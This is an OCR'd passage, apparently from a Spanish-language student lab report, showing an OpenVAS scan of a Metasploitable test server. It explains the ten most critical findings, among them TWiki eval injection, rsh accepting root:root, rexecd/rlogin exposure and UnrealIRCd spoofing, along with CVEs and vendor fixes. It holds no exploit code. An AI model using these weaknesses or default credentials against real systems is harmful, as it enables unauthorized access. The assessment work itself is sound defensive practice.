


Imagen 33 Generacion automatica de contraseña de acceso

Al finalizar el arranque del servicio se abre automáticamente una ventana de explorador donde se ejecuta el servicio por el puerto 9392 con https. Se aceptan las excepciones de certificado SSL que no se tiene y se accede directamente al servicio permitiendo la excepción.




Imagen 34 Habilitacion de entorno web para acceso a configuracion

Después de hacer la excepción se muestra la ventana de login de a herramienta OpenVas que se nombra como Greenbone Security Assistant. Se ingresa el usuario y contraseña que fue autogenerada por el mismo sistema cuando se inicio.




Imagen 35 Inicio de sesion de entorno grafico de herramienta OpenVas

Luego de obtener acceso a la herramienta se muestra el dashboard de servicio, por lo tanto, ahora es el momento para realizar las pruebas de escaneo con esta herramienta y evidenciar todas las fallas que se puedan estar presentando.




Imagen 36 Dashboard de herramienta Openvas

Dentro de la opción scans→en la opción task se selecciona nuevo y la herramienta arroja una nueva ventana sobre la cual se debe poner la dirección IP del servidor Metasploitable para escanear todas sus vulnerabilidades.




Imagen 37 Inicio de escaneo de vulnerabilidades sobre Metasploitable asignando IP

Luego de ingresar la dirección IP esta aparece en proceso de escaneando automáticamente y esta nombrada como “Inmediate scan of IP 192.168.0.188” (Esta fue la nueva dirección que tomo Metasploitable). Ahora solo resta esperar que la propia herramienta realice el escaneo de las vulnerabilidades para identificar las fallas.




Imagen 38 Proceso de escaneo automatico iniciado

Al finalizar todo el escaneo, la herramienta arrojo un total de 199 fallas, donde por pagina muestra un total de 29. Se toman las primeras 10 fallas que son las mas criticas para explicar la razón de dicha falla.

Imagen 39 Finalizacion y hallazgo de todas las vulnerabilidades sobre el sistema


1. **Check for rexecd Service**

Esta vulnerabilidad se refiere puntualmente a una falla con conexiones remotas permitidas a través de una petición enviada desde un Shell solamente utilizando usuario y contraseña. Este demonio proporciona las facilidades de conexión remota y es por esa razón que es tan sencillo conectarse a una maquina que este expuesta con este demonio.

Imagen 40 Check for rexecd Service

2. **Twiki XSS and Command Execution Vulnerabilities**

Twiki es un proceso propenso a vulnerabilidades de ejecución y comandos cruzados que de lograrse explotar puede permitir que se ejecuten distintos comandos para robar credenciales de autenticación basado en cookies. Esta vulnerabilidad esta dirigida a aplicaciones porque la variable %URLPARAM{}% no se elimina correctamente y la variable %SEARCH{}% no se desinfecta correctamente.



Vulnerability	Severity	QoD	Host	Location	Actions
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.0.188	80/tcp	

Summary
The host is running TWiki and is prone to Cross-Site Scripting (XSS) and Command Execution Vulnerabilities.

Vulnerability Detection Result

```
Installed version: 01.Feb.2003
Fixed version:     4.2.4
```

Impact
Successful exploitation could allow execution of arbitrary script code or commands. This could let attackers steal cookie-based authentication credentials or compromise the affected application.

Impact Level: Application

Solution
Solution type: VendorFix

Upgrade to version 4.2.4 or later, http://twiki.org/cgi-bin/view/Codev/TWikiRelease04x02x04

Affected Software/OS
TWiki, TWiki version prior to 4.2.4.

Vulnerability Insight
The flaws are due to, - %URLPARAM{}% variable is not properly sanitized which lets attackers conduct cross-site scripting attack. - %SEARCH{}% variable is not properly sanitised before being used in an eval() call which lets the attackers execute perl code through eval injection attack.

Vulnerability Detection Method
Details: TWiki XSS and Command Execution Vulnerabilities (OID: 1.3.6.1.4.1.25623.1.0.800320)

Version used: $Revision: 4227 $

References

CVE: CVE-2008-5304, CVE-2008-5305
BID: 32668, 32669
CERT: *Warning: database not available*
Other: http://twiki.org/cgi-bin/view/Codev.SecurityAlert-CVE-2008-5304
http://twiki.org/cgi-bin/view/Codev/SecurityAlert-CVE-2008-5305

Imagen 41 Twiki XSS and Command Execution Vulnerabilities

3. OS End Of Life Detection

Esta vulnerabilidad menciona puntualmente que el Sistema Operativo ha llegado al fin de su vida útil y no debería utilizarse mas, lo que quiere decir que no hay actualizaciones para prevención de vulnerabilidades encontradas y siempre va a tener fallas de seguridad

Vulnerability	Severity	QoD	Host	Location	Actions
OS End Of Life Detection	10.0 (High)	80%	192.168.0.188	general/tcp	

Summary
OS End Of Life Detection

The Operating System on the remote host has reached the end of life and should not be used anymore.

Vulnerability Detection Result

The "Ubuntu" Operating System on the remote host has reached the end of life.

```
CPE:                cpe:/o:canonical:ubuntu_linux:8.04
Installed version,
build or SP:        8.04
EOL date:           2013-05-09
EOL info:           https://wiki.ubuntu.com/Releases
```

Vulnerability Detection Method
Details: OS End Of Life Detection (OID: 1.3.6.1.4.1.25623.1.0.103674)

Version used: $Revision: 8927 $

Imagen 42 OS End Of Life Detection

4. Rsh Service Reporting

El servicio rsh (remote Shell) se esta ejecutando el cual puede ser ejecutado remotamente por usuarios externos para lograr conexiones remotas.

Vulnerability	Severity	QoD	Host	Location	Actions
rsh Service Reporting	7.5 (High)	80%	192.168.0.188	514/tcp	

Summary
A rsh service is running at this Host. rsh (remote shell) is a command line computer program which can execute shell commands as another user, and on another computer across a computer network.

Vulnerability Detection Result
The rsh service is misconfigured so it is allowing conntections without a password or with default root:root credentials.

Solution
Solution type: Mitigation
Disable rsh and use SSH instead.


Vulnerability Detection Method
Details: rsh Service Reporting (OID: 1.3.6.1.4.1.25623.1.0.100080)
Version used: $Revision: 12037 $

References
CERT: *Warning: database not available*
Other: https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-1999-0651

Imagen 43 Rsh Service Reporting

5. Tiki Wiki CMS Groupware < 4.2 Multiple Unespecified Vulnerabilities

Esta vulnerabilidad menciona que hay una gran cantidad de vulnerabilidades que no pueden ser categorizadas o especificadas, pero se sabe existen teniendo en cuenta que se cuenta con una versión un antigua de fallas ya encontradas.



Vulnerability	Severity	QoD	Host	Location	Actions
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	80%	192.168.0.188	80/tcp	

Summary
Tiki Wiki CMS Groupware is prone to multiple unspecified vulnerabilities, including:
- An unspecified SQL-injection vulnerability - An unspecified authentication-bypass vulnerability - An unspecified vulnerability

Vulnerability Detection Result
Installed version: 1.9.5
Fixed version: 4.2

Impact
Exploiting these issues could allow an attacker to compromise the application, access or modify data, exploit latent vulnerabilities in the underlying database, and gain unauthorized access to the affected application. Other attacks are also possible.

Solution
Solution type: VendorFix
The vendor has released an advisory and fixes. Please see the references for details.

Affected Software/OS
Versions prior to Tiki Wiki CMS Groupware 4.2 are vulnerable.

Vulnerability Detection Method
Details: Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities (OID: 1.3.6.1.4.1.25623.1.0.100537)
Version used: $Revision: 5144 $

References
CVE: CVE-2010-1135, CVE-2010-1134, CVE-2010-1133, CVE-2010-1136
BID: 38608
CERT: *Warning: database not available*
Other: http://www.securityfocus.com/bid/38608
http://tikiwiki.svn.sourceforge.net/viewvc/tikiwiki?view=rev&revision=24734
http://tikiwiki.svn.sourceforge.net/viewvc/tikiwiki?view=rev&revision=25046

Imagen 44 Tiki Wiki CMS Groupware < 4.2 Multiple Unespecified Vulnerabilities

6. Check for rlogin Service

Este servicio tiene graves problemas de cifrado ya que las contraseñas y toda la información pueden detectarse con un sniffer el archivo .rlogin puede usarse fácilmente de manera incorrecta permitiendo fácilmente que cualquier usuario inicie sesión sin contraseña.

Imagen 45 Check for rlogin Service

7. Phpinfo() output Rerporting

Esta vulnerabilidad no es mas que el tener un archivo .phpinfo() que trae toda la información referente al servidor apache junto con datos altamente delicados y críticos que le da al atacante todas las herramientas informacionales para generar ataques y explotar vulnerabilidades.





Imagen 46 Phpinfo() output Rerporting

8. UnrealiRCd Authentication Spoofing Vulnerability

Vulnerabilidad de falsificación de autenticación, el host o usuario se posiciona sobre este complemento.



Vulnerability	Severity	QoD	Host	Location	Actions
UnrealiRCd Authentication Spoofing Vulnerability	6.8 (Medium)	80%	192.168.0.188	6667/tcp	

Summary
This host is installed with UnrealiRCd and is prone to authentication spoofing vulnerability.

Vulnerability Detection Result

```
Installed version: 3.2.8.1
Fixed version:     3.2.10.7
```

Impact
Successful exploitation of this vulnerability will allows remote attackers to spoof certificate fingerprints and consequently log in as another user.

Solution
Solution type: VendorFix
Upgrade to UnrealiRCd 3.2.10.7, or 4.0.6, or later.

Affected Software/OS
UnrealiRCd before 3.2.10.7 and 4.x before 4.0.6.

Vulnerability Insight
The flaw exists due to an error in the 'm_authenticate' function in 'modules/m_sasl.c' script.

Vulnerability Detection Method
Checks if a vulnerable version is present on the target host.
Details: UnrealiRCd Authentication Spoofing Vulnerability (OID: 1.3.6.1.4.1.25623.1.0.809883)
Version used: $Revision: 11874 $


References

CVE:	CVE-2016-7144
BID:	92763
CERT:	*Warning: database not available*
Other:	http://seclists.org/oss-sec/2016/q3/420

Imagen 47 UnrealiRCd Authentication Spoofing Vulnerability

9. Twiki Cross-Site Request Forgery Vulnerability

Vulnerabilidad y falla para el proceso Twiki que esta permitiendo el acceso a privilegios de acceso remoto de servicios.



Vulnerability	Severity	QoD	Host	Location	Actions
TWiki Cross-Site Request Forgery Vulnerability - Sep10	6.8 (Medium)	80%	192.168.0.188	80/tcp	

Summary
The host is running TWiki and is prone to Cross-Site Request Forgery vulnerability.

Vulnerability Detection Result

```
Installed version: 01.Feb.2003
Fixed version:     4.3.2
```

Impact
Successful exploitation will allow attacker to gain administrative privileges on the target application and can cause CSRF attack.
Impact Level: Application

Solution
Solution type: VendorFix
Upgrade to TWiki version 4.3.2 or later. For updates refer to http://twiki.org/cgi-bin/view/Codev/DownloadTWiki

Affected Software/OS
TWiki version prior to 4.3.2

Vulnerability Insight
Attack can be done by tricking an authenticated TWiki user into visiting a static HTML page on another side, where a Javascript enabled browser will send an HTTP POST request to TWiki, which in turn will process the request as the TWiki user.

Vulnerability Detection Method
Details: TWiki Cross-Site Request Forgery Vulnerability - Sep10 (OID: 1.3.6.1.4.1.25623.1.0.801281)
Version used: $Revision: 4293 $

